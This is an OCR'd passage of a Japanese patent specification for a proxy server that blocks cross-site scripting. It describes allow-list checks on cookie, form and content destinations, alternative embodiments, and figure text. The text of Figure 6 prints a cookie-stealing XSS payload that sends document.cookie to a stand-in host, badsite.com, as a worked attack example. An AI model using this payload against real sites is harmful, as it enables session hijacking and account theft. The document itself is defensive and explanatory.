なお、上記では、送信許可判定部３５１、送信先判定部３５２、送信先判定部３５３、要求先判定部３５４は、それぞれ、送信先一覧をＵＲＬとして保持した送信許可リスト３５１１を送信許可規則とし照合する場合、送信先一覧をＵＲＬとして保持した送信許可リスト３５２１、送信先一覧をＵＲＬとして保持した送信先許可リスト３５３１、要求先一覧をＵＲＬとして保持した要求先許可リスト３５４１を例にとって説明しているが、その代わりに、許可されるＵＲＬを正規表現の記述として保有し、個々のＵＲＬと照合して全てのＵＲＬが正規表現と一致する場合にのみ許可の結果を返すようにしてもよいし、両者を併用してもよい。

【０１２１】
ところで、第２の実施形態は、クッキー送信許可判定部３５１と情報送信許可判定部３５２とフォーム送信先許可判定部３５３と外部コンテンツ要求先許可判定部３５４をすべて備え、第１の実施形態は、それらのうちクッキー（Ｃｏｏｋｉｅ）送信許可判定部３５１のみを備えるものであったが、情報送信許可判定部３５２とフォーム（ｆｏｒｍ）送信先許可判定部３５３と外部コンテンツ要求先許可判定部３５４とのうちのいずれか１つのみを備える形態や、クッキー送信許可判定部３５１と情報送信許可判定部３５２とフォーム送信先許可判定部３５３と外部コンテンツ要求先許可判定部３５４のうちのいずれか２つまたは３つを備える形態も可能である。

【０１２２】
また、第１の実施形態若しくは第２の実施形態又は上記のようなそれ以外の各種形態において、本プロキシサーバ（通信中継装置）は、１つの装置（例えば、計算機）で構成し

てもよいし、複数の装置（例えば、計算機）で構成してもよい。

【０１２３】

後者の場合に、例えば、本プロキシサーバを構成する計算機から、送信許可判定部のみを独立させて、これをもう一つの計算機で構成するようにしてもよい。この場合、プロキシサーバ本体たる計算機と各許可判定部たる計算機とは、例えば、専用線で接続してもよいし、インターネットを介して接続するようにしてもよい（後者の場合には、暗号通信等によりセキュリティーを確保するのが好ましい）。

【０１２４】

また、上記の場合に、プロキシサーバ本体たる計算機と許可判定部たる計算機との対応関係については、１つの許可判定部たる計算機を唯一のプロキシサーバ本体たる計算機のみが使用可能とする構成と、１つの許可判定部たる計算機を複数のプロキシサーバ本体たる計算機が使用可能とする構成とが可能である。

【０１２５】

また、これまでの各種形態では、本プロキシサーバ（通信中継装置）とＷｅｂサーバとを別々の装置（例えば、計算機）で構成するものとして説明したが、例えば、本プロキシサーバ（通信中継装置）の不正コンテンツを遮断する機能に相当する部分（例えば、図２や図９のコンテンツ分類部３３、文書解釈部３４、スクリプト検査部３５、及びネットワーク側通信インタフェース３１の機能のうちのエラーメッセージや通知メッセージ等を生成し送信する機能）の部分を、Ｗｅｂサーバに含まれる機能拡張モジュールとして実現することも可能である。また、この場合にも、上記のように、Ｗｅｂサーバ本体と送信許可判定部とを別々の計算機で実現するような構成も可能である。

【０１２６】

また、これまでの各種形態では、ネットワークとしてインターネットを取り上げたが、もちろん、他のネットワークでも適用可能である。

【０１２７】

また、これまでの各種形態では、スクリプトとしてＪａｖａＳｃｒｉｐｔ及びＶＢＳｃｒｉｐｔを対象とし、スクリプトを含む可能性のある文書としてＨＴＭＬ、ＸＭＬ及びＣＳＳを対象とする場合を取り上げたが、もちろん、当該ネットワークで使用されるスクリプトあるいは不正に使用される可能性のあるスクリプトなど適宜の基準で対象とするスクリプトを選択して構わない。スクリプトを含む可能性のある文書についても同様である。また、新たなスクリプトや、スクリプトを含む可能性のある新たな文書が発生した場合には、それらを新たに対象として追加すればよい。

【０１２８】

なお、以上の各機能は、ソフトウェアとして記述し適当な機構をもったコンピュータに処理させても実現可能である。

また、本実施形態は、コンピュータに所定の手段を実行させるための、あるいはコンピュータを所定の手段として機能させるための、あるいはコンピュータに所定の機能を実現させるためのプログラムとして実施することもできる。加えて該プログラムを記録したコンピュータ読取り可能な記録媒体として実施することもできる。

【０１２９】

なお、本発明は上記実施形態そのままに限定されるものではなく、実施段階ではその要旨を逸脱しない範囲で構成要素を変形して具体化できる。また、上記実施形態に開示されている複数の構成要素の適宜な組み合わせにより、種々の発明を形成できる。例えば、実施形態に示される全構成要素から幾つかの構成要素を削除してもよい。さらに、異なる実施形態にわたる構成要素を適宜組み合わせてもよい。

【図面の簡単な説明】

【０１３０】

【図１】本発明の第１の実施形態に係る通信システムの構成例を示す図

【図２】同実施形態に係る通信中継装置の構成例を示す図

【図３】送信許可リストの一例を示す図


【図４】クッキーの典型的利用形態について説明するための図
【図５】提携サイトへのクッキー送信例について説明するための図
【図６】クロスサイトスクリプティング脆弱性によるクッキー漏洩及び同実施形態に係る通信中継装置による不正コンテンツの遮断によるクッキー漏洩の回避について説明するための図
【図７】本発明の第１及び第２の実施形態に係る通信制御装置の処理手順の一例を示すフローチャート
【図８】本発明の第１の実施形態に係る通信制御装置の処理手順の一例を示すフローチャート
【図９】本発明の第２の実施形態に係る通信中継装置の構成例を示す図
【図１０】クロスサイトスクリプティング脆弱性によるコンテンツ情報漏洩及び同実施形態に係る通信中継装置による不正コンテンツの遮断によるコンテンツ漏洩の回避について説明するための図
【図１１】クロスサイトスクリプティング脆弱性によるｆｏｒｍ送信先変更による情報詐取及び同実施形態に係る通信中継装置による不正コンテンツの遮断による情報詐取の回避について説明するための図
【図１２】クロスサイトスクリプティング脆弱性によるリダイレクトを用いた偽ｆｏｒｍの表示による入力詐取及び同実施形態に係る通信中継装置による不正コンテンツの遮断による入力詐取の回避について説明するための図
【図１３】クロスサイトスクリプティング脆弱性による偽ｆｏｒｍ表示による情報詐取及び同実施形態に係る通信中継装置による不正コンテンツの遮断による情報詐取の回避について説明するための図
【図１４】クロスサイトスクリプティング脆弱性による偽ｆｏｒｍの追加によるｆｏｒｍ入力詐取及び同実施形態に係る通信中継装置による不正コンテンツの遮断による情報詐取の回避について説明するための図
【図１５】同実施形態に係る通信制御装置の処理手順の一例を示すフローチャート

【符号の説明】


【０１３１】

１…Ｗｅｂサーバ、２…通信中継装置、３…クライアント計算機、８…インターネット、２１…Ｗｅｂブラウザ、３１…ネットワーク側通信インタフェース、３２…サーバ側通信インタフェース、３３…コンテンツ分類部、３４…文書解釈部、３５…スクリプト検査部、３５１…送信許可判定部、３５１１…送信許可リスト


【書類名】図面
【図１】


クライアント計算機
2
21
8
3
1
Webブラウザ
インターネット
プロキシサーバ
Webサーバ


【図２】


インターネット
Webサーバ
1
ネットワーク側
通信インタフェース
31
Webサーバ側
通信インタフェース
32
35
34
スクリプト検査部
文書解釈部
コンテンツ分類部
33
351
送信許可判定部
クッキー送信許可リスト
3511
プロキシサーバ
3


【図３】


3511 クッキー送信許可リスト
http://www.company-a.com/
http://www.shop-b.co.jp/login/
http://www.service-c.net/shop/


【図４】


2
8
クライアント計算機
Webブラウザ
クッキー
3クッキー設定
shop.example.com:
ID=39434224
インターネット
1Webサイトにアクセス・認証
GET http://shop.example.com/login.cgi HTTP/1.0
2認証用クッキー設定要求
HTTP/1.0 200 OK
Set-Cookie:ID=393434224
4クッキーつきアクセス
GET http://shop.example.com/catalog/ HTTP/1.0
Cookie: ID=393434224
オンラインショップ
Webサーバ
shop.example.com
21
1a


【図５】


2
クライアント計算機
Webブラウザ
クッキー
shop.example.com:
ID=39434224
21
3スクリプト実行
8
インターネット
1クッキーの設定・アクセス
GET http://shop.example.com/catalog/ HTTP/1.0
Cookie: ID=39434224
2提携サイトへの
クッキー転送スクリプト
<SCRIPT>window.open("http://shop-b.example.net/sign-in.cgi?"+escape(document.cookie));</SCRIPT>
クッキー情報の転送・
シングルサインオン
GET http://shop-b.example.net/sign-in.cgi?ID=39434224 HTTP/1.0
1a
オンラインショップA
shop.example.com
Webサーバ A
提携
1b
オンラインショップB
shop-b.example.net.
Webサーバ B


【図６】


オンラインショップに対する不正コンテンツ
<html>...
<img src="http://shop.example.com/feedback.cgi?
comment=<script>window.open
(%22http://badsite.com/cookie.cgi%3f%22%2bescape(document.cookie))
</script>">
...</html>
1a
オンラインショップ
脆弱なWebサーバ
shop.example.com
4誤った出力処理
1不正コンテンツの送付（公告メール、掲示板での誘導など）
インターネット
3HTTP不正URL GET リクエスト
http://shop.example.com/feedback.cgi?
comment=<script>window.open
(%22http://badsite.com/cookie.cgi%3f%22%2bescape(document.cookie))
</script>
5HTTP応答による不正スクリプトつきHTML送付
<html>...
<script>window.open
("http://badsite.com/cookie.cgi?"+escape(document.cookie))
</script>..</html>
7HTTPによるクッキー情報不正転送
http://badsite.example.jp.cookie.cgi?ID=393434224
8
9なりすましアクセス
1c
8クッキー情報入手
漏洩先サイト
badsite.example.jp
2
クライアント計算機
Webブラウザ
2不正コンテンツ
レンダリング
クッキー
shop.example.com:
ID=393434224
6スクリプト実行
21

